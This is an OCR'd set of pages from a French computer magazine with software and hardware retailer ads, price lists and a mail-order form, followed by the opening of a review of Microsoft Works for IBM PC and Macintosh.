Laisser votre imagination vous guider et personnalisez l'utilisation complète de vos logiciels : créer des menus, des zones de dialogue, des fenêtres des piles... TOUT EST POSSIBLE.

	Prix Public TTC	Prix GENIUS TTC
SUPERCARD version US (compatible Hypercard)	1 998 F	**1 480 F**
et maintenant son jumeau sur PC		
HYPERPAD version US	1 130 F	**810 F**

PILES HYPERCARD

HYPERTOOLS 1	948 F	**795 F**
HYPERTOOLS 2	948 F	**795 F**
STACK SOUNDS	895 F	**695 F**
Guide de formation Hypercard	616 F	**425 F**

PASSIONNES DE PROGRAMMATION

Toute la gamme BORLAND disponible en magasin

Turbo PASCAL 5.5 VF (5" 1/4 ou 3" 1/2)	1 773 F	**1 295 F**
Turbo PASCAL Professionnel 5.5 Dual	3 552 F	**2 695 F**
Turbo C 2.0 VF (5" 1/4 ou 3" 1/2)	1 773 F	**1 295 F**
Turbo C 2.0 Professionnel	3 552 F	**2 695 F**
Turbo Assembler & Debugger	2 366 F	**1 695 F**
Chez MICROSOFT		
QUICK BASIC	1 175 F	**795 F**
QUICK C	1 760 F	**1 180 F**
QUICK PASCAL	1 760 F	**1 295 F**

CHEZ GENIUS SOFTWARE TARIFS SPECIAUX GRANDS COMPTES

CONSOMMABLES DISPONIBLES EN PERMANENCE

EN STOCK DISQUETTES 3 "1/2 - 5"1/4
RUBANS pour
Imprimante IMAGEWRITER
RUBANS EPSON
CARTOUCHE TONER POUR APPLE ET HEWLETT PACKARD, etc.

NOUVEAUX CATALOGUES GENIUS DISPONIBLES DEMANDEZ-LES

Venez découvrir notre sélection mensuelle de produits à PRIX PROMOS dans chaque boutique GENIUS SOFTWARE

Paris 15e
36, bd du Montparnasse
☎ (1) 42.22.67.50+
télécopie (1) 43.87.62.06
M° Montparnasse
Ouvert lundi à samedi de 10 h à 19 h.

Paris 8e
53, bd des Batignolles
☎ (1) 43.87.73.39+
☎ (1) 43.87.73.42+
télécopie (1) 43.87.62.06
M° Rome
Ouvert lundi à samedi de 10 h à 19 h.

Lille
88, rue de Paris
☎ 20.57.01.57
59800 Lille - M° Rihour
Ouvert mardi à samedi de 10 h à 19 h.

Tous les prix sont donnés à titre indicatif et peuvent être modifiés sans préavis. Photos non contractuelles

Choix, disponibilité et prix DISCOUNT sur tous les logiciels que vous trouverez en libre-service dans les boutiques GENIUS. Traitement de texte, tableurs, base de données, utilitaires pour votre IBM PC ou compatible, Macintosh ou Apple 2e, 2c, 2GS (Apple 2GS, uniquement à Montparnasse).



OFFRE SPECIALE MICROSOFT

WORD PC 5.0 — Prix Public 5 325 F TTC

Offre Microsoft — ***1 dictionnaire COLLINS Anglais/Français GRATUIT***

Offre GENIUS — **L'ENSEMBLE 3 500 F TTC**



EXCEL PC 2.10 — Prix Public 5 918 F TTC

Offre Microsoft — ***1 FLIGHT SIMULATOR GRATUIT***

Offre GENIUS — **L'ENSEMBLE 3 995 F TTC**



SOURIS — Prix Public 2 004 F TTC

Offre GENIUS — **1 180 F TTC**



LA CALIFORNIE EN DIRECT...

JEUX PC	Prix Public TTC	**Prix GENIUS TTC**
RED LIGHTING (wargame IIIe guerre mondiale)	770 F	**470 F**
MODEM WARS (wargame)	474 F	**420 F**
QUADRALIEN (arcade)	398 F	**295 F**
LANCELOT (aventure)	455 F	**325 F**
OMNICRON CONSPIRACY (aventure)	593 F	**420 F**
TEST DRIVE II (simulation conduite)	512 F	**395 F**
REEL FISHIN' (simulation de pêche)	512 F	**395 F**
VETTE (simulation de corvette)	622 F	**435 F**
JEUX MAC		
PT51 (simulation de pilotage mustang)	593 F	**425 F**
FERRARI GRAND PRIX (simulation pilotage circuit)	569 F	**425 F**

	Prix Public TTC	**Prix GENIUS TTC**
QUARTERSTAFF (aventure)	474 F	**395 F**
JOURNEY (aventure)	533 F	**395 F**
ARKANOID (arcade)	450 F	**395 F**
SIM CITY (N/B) (simulation d'urbanisation	512 F	**395 F**
UTILITAIRES PC/MAC		
AFTER DARK Protection d'écrans programmable	397 F	**255 F**
QUARTERDECK EXPANDED Gestion de mémoire sur PC 386	626 F	**490 F**
PC TOLLS DE LUXE 5.5 Tourne sous novell et token ring	1 541 F	**1 135 F**
NEXT BOOK Les secrets de NeXT		**180 F**

VENTE PAR CORRESPONDANCE

BON DE COMMANDE ***(à adresser à la boutique GENIUS la plus proche de chez vous)***

Nom ____________________

Société ____________________

Adresse ____________________

└┴┴┴┴┘ Ville ____________________

Votre micro-ordinateur ____________________

TITRE	ORDINATEUR	QTE	PRIX TTC
CATALOGUE			GRATUIT
Frais envoi recommandé logiciels : (total > 2 000 F se renseigner)			55 F
TOTAL TTC			

SVM 66

☐ Règlement par chèque bancaire ou CCP.
☐ Règlements carte bancaire, préciser son n° └┴┴┴┴┴┴┴┴┴┴┴┴┴┴┴┘
sa date d'expiration └┴┴┴┴┴┘ et apposez votre signature.

Service lecteur n° 80, voir page 38

* Les produits de La Commande Electronique ne sont pas vendus par correspondance.

Service lecteur n° 82, voir page 38

Service lecteur n° 83, voir page 38

Service lecteur n° 81, voir page 38

dBMAN V®

PUISSANCE ET COMPATIBILITÉ dBASE

1.950 F.HT

Portabilité


- dBMAN V est disponible, en version française, sur compatible PC, PC en réseau et Atari ST (bientôt Commodore Amiga).
- La documentation (en français) intègre un manuel de référence pour toutes les versions et un supplément spécifique à chaque ordinateur.
- Disponible en version anglaise sur machines UNIX : Amdhal (mainframe), Altos, AT&T, Fujistsu (workstation et mainframe), NCR, NEC, PC Interactive System, PC Microport/386, PC SCO Xenix, SUN.

Compatibilité

- Intégralement compatible (source et fichiers) avec le standard dBASE, dBMAN V vous permet d'affiner la compatibilité dBASE avec les commandes : SET DB2 ON, SET DB3 ON.
- La compatibilité, à l'exception des appels de fonctions systèmes spécifiques, est assurée à 100% entre les différentes versions de dBMAN V, quelque soit la machine.

Puisssance

- dBMAN V est un Système de Gestion de Base de Données Relationnel qui étend les fonctionnalités de dBASE sur de nombreux points.
- dBMAN V comprend tous les outils pour faciliter la programmation de vos applications :
- Plus de 320 fonctions et commandes
- Compilateur avec Runtime gratuit pour des programmes 16 fois plus rapides.
- Editeur/débogueur
- Générateur d'écran.
- Générateur de rapport complet
- Générateur de programme
- Générateur de session pour l'apprentissage de la programmation.
- Jusqu'à 255 fichiers simultanés (avec MS-DOS 3.x).
- Nombre de procédures par fichier illimité.
- Nombre de fichiers d'index par base de données illimité.
- Multi-fenêtrage, menus fixes ou déroulants.
- Souris supportée (suivant le système).
- Nombres en BCD (Binary Coded Decimal : décimal codé binaire) pour résoudre les problèmes d'arrondis.
- 10 base de données actives et accessibles simultanément.



La technologie à l'échelle humaine

54, rue Poussin 75016 PARIS
Tel: 47 43 01 01 - Fax: 46 51 04 07

Service lecteur n° 84, voir page 38

TEST : EST-IL BIEN RAISONNABLE D'ACHETER APPLE AILLEURS QUE CHEZ IC?

1. Quel est le meilleur prix sur Macintosh?
❒ Le prix fort (celui qui donne l'illusion d'être riche).
❒ Le prix souriant (celui qui assomme avec politesse).
❒ Le prix IC (le prix le plus juste sur Macintosh et tout Apple, systématiquement pratiqué par IC grâce à sa puissance d'achat en volume).


2. Qu'est-ce qu'un show room informatique?
❒ Le remaniement du sketch de Jerry Lewis à la machine à écrire sponsorisé par Apple.
❒ Une embrouille spéciale pour touristes japonais ayant raté les Folies Bergères.
❒ Près de 1000 m2 de caverne d'Ali Baba Macintosh à Beaubourg, chez IC, 26 rue du Renard, pour les connaisseurs passionnés.

3. Qu'est-ce qu'un bug?
❒ Une discrète éructation émise par le Prince Charles, à la suite d'une petite collation, à Buckingham.
❒ L'appellation finale d'une voiture buggy, après un choc frontal à la sortie d'un virage contre le rail de sécurité.
❒ Un problème informatique dans un programme, que les clients IC peuvent résoudre immédiatement en appelant la hot line au 42 72 26 26.

4. Qu'est-ce que la formation IC?
❒ Un stage paramilitaire permettant aux jeunes de faire leur service national planqués dans les transmissions à Mulhouse.
❒ Un parti politique revendiquant l'indépendance de la place Vendôme et de Beaubourg au Parlement européen.
❒ Des dizaines de formules de stages, sous convention, intra ou extra entreprise, adaptés aux besoins précis de chaque client IC, et destinés à leur permettre d'exploiter à 100 % leur installation.

5. Qu'est-ce que "l'intégration de systèmes hétérogènes"?
❒ Une reconversion de la population homosexuelle due à l'arrivée du printemps et des petites robes à fleurs des parisiennes.
❒ Une ouverture politique sur l'immigration destinée à angoisser le Front National.
❒ Une spécialité du Département Ingénierie micro informatique IC, pour résoudre vos problèmes de connections.

6. Connaissez-vous un des premiers distributeurs Apple en Europe?
❒ Donald.
❒ Mickey.
❒ International Computer.



7. Que veut dire SAV en informatique?
❒ SAVez-vous planter les choux.
❒ SAVantes explications pour vous faire patienter un mois avant un dépannage.
❒ Service Après Vente (thérapie anti-angoisse-informatique, avec effet immédiat pour les clients IC).

8. Qu'est-ce qu'un rayon consommables informatique?
❒ De la nourriture codée pour les ordinateurs ayant un petit creux dans le programme.
❒ Un bac à légumes en grande surface, géré par ordinateur.
❒ Un rayon informatique où on peut trouver tous les consommables Apple, et toutes les revues sur Apple, en français comme en anglais. IC Beaubourg, 26 rue du Renard.

9. Que peut-on faire de 10h00 à 19h00, 6 jours sur 7 à Beaubourg?
❒ Visiter Beaubourg.
❒ Ne pas visiter Beaubourg.
❒ Elargir sa culture informatique en rencontrant des pros passionnés et bourrés de nouvelles idées : 26 rue du Renard.

10. Qu'est-ce qu'une liaison EtherTalk?
❒ Une aventure amoureuse pendant un gros rhume (à vos souhaits...).
❒ Un théorème mathématique élaboré par Mr EtherTalk lui-même.
❒ Un système de connectique intramuros et ultra performant, dont IC est le spécialiste.

11. Que peut-on faire de 10h00 à 19h00, 6 jours sur 7 place Vendôme?
❒ S'arrêter devant le Ritz et redémarrer en rigolant dès que le portier se précipite.
❒ S'offrir une grande frayeur devant les vitrines, en entendant son épouse, les yeux en forme d'écrins, déclarer : "tu sais ce qui me ferait plaisir..."
❒ Participer aux après-midi démonstrations-conférences-Grands Comptes sur Apple. IC, 21 place Vendôme.

REPONSES
Si vous avez plus d'une croix en réponse à chaque question, oubliez ce test et pensez à prendre quelques vacances.
Si vous avez choisi systématiquement la troisième réponse à chaque question, appelez nous vite. Nous ferons certainement affaire ensemble.

42 72 26 26.




26 RUE DU RENARD 75004 PARIS. TEL. (1) 42 72 26 26
DEPT INGENIERIE : 21 PLACE VENDOME 75001 PARIS
64 ET 94 AVENUE DU PRADO
13006 MARSEILLE. TEL. 91 37 25 03

WELLDONE

Service lecteur n° 85, voir page 38

Le renouveau des intégrés

Pour IBM et compatibles



Thierry MORIN

Pour Macintosh

WORKS

Avec Works version 2 pour le Macintosh, le logiciel intégré atteint des sommets. C'est le moment de reconsidérer, avec un œil neuf, ce type de logiciel un peu passé de mode. D'autant que la version 1.05 pour IBM et compatibles s'impose progressivement comme le logiciel de référence des ordinateurs bon marché. Quoique jumelles, les deux versions de Microsoft ont des caractères très différents, et chacune à sa manière respecte totalement l'esprit de l'ordinateur auquel elle est destinée. Pour bien comprendre l'intérêt d'un logiciel qui cumule les fonctions de traitement de texte, tableur, et gestion de fichiers, nous vous proposons une petite séance de travaux pratiques : une application certes modeste, mais que chacun pourra adapter à son cas.

AVANT DE SE LANCER DANS l'étude de Works, et pour mieux en voir l'intérêt, il faut faire l'effort de revenir un peu en arrière, en essayant de reconstituer la genèse des logiciels intégrés. Tout ce qui fait le quotidien des micro-ordinateurs date de moins de quinze ans, et très souvent de moins de dix ans. Contrairement à ce que l'on pourrait croire, les notions qui nous paraissent actuellement les plus élémentaires, comme le traitement de texte ou le tableur, ont été inventées à partir de concepts neufs, avec ce que cela comporte de génie et de fausses pistes.

A l'inverse, la notion de logiciel intégré semble être née spontanément des besoins des utilisateurs. Lorsque, au début de la décennie, les micro-ordinateurs se sont progressivement imposés sur les bureaux, trois types de logiciels sont apparus nécessaires pour gérer trois types de données : les textes, les tableaux et les fiches. Chaque fonction avait naturellement son programme de référence. Le roi incontesté du traitement de texte était Micropro, avec le logiciel Wordstar. La gestion de fichiers était dominée par Ashton-Tate, avec dBase II, alors que Visicorp se taillait la part du lion avec le premier de tous les tableurs, Visicalc.


Contrairement à ce que peuvent raconter, à posteriori, les nostalgiques d'un prétendu âge d'or de la micro-informatique, tout n'était pas simple. Les utilisateurs de l'époque rencontraient deux problèmes majeurs, la durée de l'apprentissage et la difficulté de communication entre les programmes. Comme les trois logiciels vedettes étaient l'œuvre de sociétés différentes, leurs logiques internes étaient complètement différentes. Il fallait donc des mois de pratique pour maîtriser les trois logiciels de base, et chacun devenait, par la force des choses, spécialiste du programme qu'il employait le plus souvent, restant un débutant dans le maniement des deux autres. De plus, il était presque impossible de faire passer des données de l'un à l'autre : la récupération par Wordstar d'une liste d'adresses issue de dBase II, en vue de l'édition d'une lettre circulaire, était considérée comme un travail de spécialiste.

L'idée de logiciel intégré est donc née d'un double besoin : simplifier l'apprentissage des logiciels, et rendre facile le passage des données d'un module à l'autre. Tout naturellement, les grandes sociétés de l'époque se sont mises au travail pour proposer chacune leur version. Ainsi, durant toute l'année 1983, il ne se passait pas de semaine sans qu'une annonce mirobolante ne vienne promettre le logiciel intégré ultime. Chaque produit mettait un point d'honneur à être plus complet, et donc plus complexe, que ses concurrents. Cette complexité non maîtrisée engendra de véritables monstres. Dans la course folle au logiciel qui fait tout, certaines sociétés passèrent même de vie à trépas. Ainsi Visicorp, distributeur de Visicalc, ne parvint jamais à mettre au point Visi-On, et disparut au champ d'honneur des sociétés trop ambitieuses.


De cette période faste, il reste tout de même quelques noms : Symphony de Lotus, Open Access de Software Products International et Framework d'Ashton-Tate. Mais très vite, les utilisateurs se sont rendu compte que la simplicité promise n'était pas au rendez-vous. Pire, la qualité de chaque module restait bien inférieure à celle des logiciels spécialisés.

Intégrateur contre intégré

Le grand mérite de Microsoft, c'est d'avoir compris le premier que la notion de logiciel intégré, tel qu'il était conçu au milieu des années quatre-vingt, conduisait inévitablement à une impasse. Au lieu de chercher à réunir dans une même coquille les fonctions les plus avancées, comme le firent la plupart de ses concurrents, Microsoft s'est largement démarqué en défendant la notion d'intégrateur : avec une couche de logiciel commune à tous, c'est le système d'exploitation lui-même qui assure la cohérence de l'interface et la possibilité de transmission des données d'un module à l'autre. De cette philosophie est né Windows, qui s'ajoute à MS-DOS, et Presentation Manager, qui fait partie du système d'exploitation multitâche OS/2. Même si l'idée a demandé cinq longues années et deux générations d'ordinateurs pour s'imposer, il est clair aujourd'hui que cette approche était la bonne. Il ne reste plus qu'à attendre l'inévitable ralliement à ce type d'interface des autres grands, notamment 1-2-3 de Lotus et dBase d'Ashton-Tate. Dans le même



Works fusionne en un seul texte des informations en provenance d'un fichier et d'un tableur. Dans sa version Macintosh, le traitement de texte possède des fonctions graphiques originales.



Photos Christina MERANDON

Works sur PC affiche notre lettre circulaire de manière plus rudimentaire, en mode caractères. Noter que les zones issues du fichier sont signalées par leur nom, tout comme le graphique.


▶ *Pour IBM PC et compatibles avec deux lecteurs de disquettes, disque dur et souris fortement recommandées. Prix : 1 990 F HT. Edité par Microsoft.*

▶ *Pour Macintosh avec deux lecteurs de disquettes ou un disque dur. Prix : 2 490 F HT. Edité par Microsoft.*

LOGICIELS TESTÉS :
Works 1.05 pour IBM PC et compatibles. Version du commerce avec documentation en français.
Works 2 pour Macintosh. Version du commerce avec documentation en français.

temps, le succès du Macintosh montrait tout l'intérêt d'une ergonomie unifiée pour les différents logiciels.

Microsoft aurait pu s'en tenir là, et attendre que tous les éditeurs se mettent à programmer selon ses bons principes. Mais la réalité est plus complexe, et ne tient pas dans une



Le masque de saisie du fichier de Works PC est d'un extrême dépouillement. Noter, à droite de l'écran, un ascenseur qui permet de passer avec la souris d'une fiche à l'autre.

Fichier Edition Ecran Organisation Format Rapport Macro
1
Liste des représentants 1 (BD)
Sexe Chère
Prénom Marie
Nom Dubost
Résultat 16 789,00 F
Moyenne
Liste des représentants 2 (BD)
Sexe Chère
Prénom Marie
Nom Dubost
Résultat 16 789,00 F

Sur le Macintosh, il est possible de fixer la taille des caractères et la position des zones de saisie. On peut également afficher en même temps deux fichiers différents.

analyse primaire : il ne suffit pas d'avoir raison, il faut encore avoir raison au bon moment. Pour ceux qui utilisent un compatible avec l'IBM PC, fonctionnant sous le système d'exploitation MS-DOS, il est en effet clair que l'adoption de Windows demande un écran graphique de bonne qualité (VGA est l'idéal), beaucoup de mémoire vive (2 Mo sont bienvenus), un ordinateur rapide (avec un processeur tournant à la fréquence de 16 MHz si possible), et une souris (Microsoft est justement l'un des fournisseurs). Autant dire une machine chère pour un ordinateur de base. De la même manière, pour le monde du Macintosh, une utilisation confortable du Multifinder réclame un grand écran, et au moins 2 Mo de mémoire. Une immense majorité des utilisateurs ne disposent donc pas, actuellement, d'un ordinateur capable de faire fonctionner plusieurs logiciels simultanément. Il reste donc place pour un logiciel qui remplit de manière simple mais efficace les grandes fonctions classiques de la bureautique : c'est la raison d'être de Works.

Les fonctions d'un logiciel intégré sont restées les mêmes depuis que cette notion existe. Tout logiciel intégré digne de ce nom doit comporter quatre modules : un traitement de texte, un tableur, un gestionnaire de fichiers et un module de communication. En fait, avec les progrès de la micro-informatique, les différents modules se sont enrichis : ainsi le traitement de texte doit-il être capable d'une édition impeccable, y compris avec une imprimante laser ; le tableur, comporter un module graphique permettant une visualisation immédiate d'un tableau de chiffres ; et le gestionnaire de fichiers, pouvoir créer automatiquement un état imprimé à partir d'une sélection dans la base de données. Mais c'est dans l'interaction entre les différents modules que Works prend tout son sens. Tout d'abord, un logiciel intégré peut ouvrir plusieurs documents du même type en même temps. L'avantage est évident dans le cas d'un traitement de texte, car on peut copier des morceaux de texte d'un document à l'autre. On peut aussi disposer une partie de tableau sur un autre, ou ouvrir en même temps deux fichiers. Bien entendu, il est possible de récupérer des parties de tableau et de fichier dans le traitement de texte, tout autant que d'insérer un graphique créé au moyen du tableur dans un texte. Tableur et base de données doivent pouvoir échanger des informations, mais ce sont surtout le traitement de texte et la gestion de fichiers qui entretiennent des relations privilégiées, pour produire du courrier personnalisé à partir d'une sélection de fiches d'adresses et d'une lettre-type.


Un exemple concret

Pour rendre plus clair l'avantage d'un logiciel intégré, imaginons une situation concrète, telle que Works peut la traiter. Le responsable d'un service commercial veut adresser à chacun de ses représentants, les résultats qu'ils ont obtenus mois par mois. Pour cela, il prépare un fichier de leurs nom et prénom, et lui ajoute une zone contenant le chiffre d'affaires réalisé. Ainsi, à chaque échéance, commence-t-il par mettre à jour sa base, avec les chiffres du mois écoulé, avant d'enchaîner plusieurs opérations. Les enregistrements des résultats sont d'abord classés par ordre décroissant, ce qui fait apparaître en tête le représentant qui a réalisé le meilleur score, puis le fichier transformé en une liste, mettant ainsi chaque enregistrement sur une seule ligne. Là, il est possible de copier d'un seul coup tout le fichier dans le tableur. Une fois le transfert effectué, toutes les opérations mathématiques sur l'ensemble du fichier sont possibles, par exemple faire la moyenne du chiffre d'affaires réalisé dans le mois par les représentants. On se sert aussi des capacités graphiques de la partie tableur pour produire une représentation plus vivante des résultats. Ensuite on reporte, à nouveau par une unique opération de copie, la valeur de la moyenne du mois dans chacune des fiches. Bien entendu, toutes ces manipulations sont destinées à produire une lettre-type. Après avoir coupé le graphique et une partie du tableau pour le coller dans la lettre, il ne reste plus qu'à envoyer automatiquement la lettre à chaque représentant. La fonction Mailing se charge de personnaliser chaque lettre avec les parties variables.

La création de cette lettre-type mensuelle oblige à effectuer quatre opérations de copie d'un module à l'autre : de la gestion de fichiers au tableur, du tableur à la lettre, du module graphique à la lettre, et enfin du tableur à la gestion de fichiers. Il faut enfin revenir au traitement de texte pour l'impression finale. Cette opération peut être menée à bien en moins de cinq minutes, quel que soit le nombre final de lettres à envoyer. La même opération avec trois logiciels séparés serait plus longue et plus fastidieuse, car chaque manœuvre obligerait à changer de logiciel. De

plus, chaque opération de copie se ferait par la création d'un fichier intermédiaire, qu'il faudrait ouvrir à chaque changement de logiciel. On voit sur cet exemple l'immense avantage d'un logiciel intégré comme Works, sans une autre dimension au logiciel, tant les commandes deviennent alors évidentes.

Le traitement de texte de Works sur IBM PC possède toutes les fonctions classiques. Bien que l'affichage se fasse en mode texte, il est courbe. Le positionnement d'un élément graphique dans une page est extrêmement précis, grâce à un outil spécialisé. Comme on peut copier un texte dans une fenêtre graphique, il est parfaitement imaginable de faire



Le fichier tout entier est transformé en tableau en vue du calcul de la moyenne. Noter la séparation verticale et horizontale du tableau, qui facilite la lecture des gros tableaux.

Fichier Edition Ecran Organisation Format Rapport Macro

4 | Dupont

Liste des représentants 1 (BD)

Sexe	Prénom	Nom	Résultat	Moyenne
Chère	Marie	Dubost	16 789,00 F	
Cher	Louis	Dubois	15 678,00 F	
Chère	Adrienne	Durand	13 456,00 F	
Cher	Paul	Dupont	12 345,00 F	

Tableau des résultats (TA)

	A	B	C	D
1	Nom	Résultat	Moyenne	
2	Dubost	16 789,00 F	14567,00 F	
3	Dubois	15 678,00 F	14567,00 F	
4	Durand	13 456,00 F	14567,00 F	
5	Dupont	12 345,00 F	14567,00 F	

En haut, le fichier est représenté sous forme de liste. Une simple opération de copie passe les lignes dans le tableur, en vue du calcul de la moyenne.

compter le sentiment de familiarité que procure une ergonomie similaire dans tous les modules. Dans ces conditions, on peut admettre que ces derniers soient un peu moins perfectionnés que les logiciels spécialisés.

Deux philosophies différentes

Tout ce que nous avons dit jusqu'à présent s'applique aussi bien à la version pour IBM PC et compatibles qu'à la version pour Macintosh. Mais les deux logiciels n'en sont pas moins très différents. Tout le génie de Microsoft consiste à présenter deux produits jumeaux tout en respectant profondément l'esprit de chaque ordinateur. Sur le Macintosh, on retrouve sans surprise les principes d'ergonomie qui ont fait le succès de l'ordinateur. Sur l'IBM PC, tout restait à inventer, étant entendu que Microsoft s'interdisait à priori d'utiliser l'interface Windows, pour les raisons que nous avons évoquées. C'est pourquoi l'éditeur a repris l'idée d'une interface en texte seul, qui fait ses preuves dans des langages tels que Quick Basic ou Quick Pascal. On se sert de menus déroulants, mais non de fenêtres. Pour passer d'un écran à l'autre, et d'une fonction à l'autre, il faut activer la barre des menus. L'avantage de la formule est d'être utilisable avec n'importe quel ordinateur, y compris les plus primitifs, comme les IBM PC du début à écran monochrome, qui ne comportent pas de possibilités graphiques. Il est tout à fait possible d'utiliser Works sur IBM PC avec le seul clavier, mais la souris donnera possible d'insérer dans une page un graphique, qui toutefois ne sera pas visible à l'écran : il faudra attendre l'impression pour être sûr de la mise en page. Il en va de même pour les différents enrichissements de caractères. A condition de prendre le temps de la mise au point, le résultat final, si on utilise une bonne imprimante, sera tout à fait honorable.

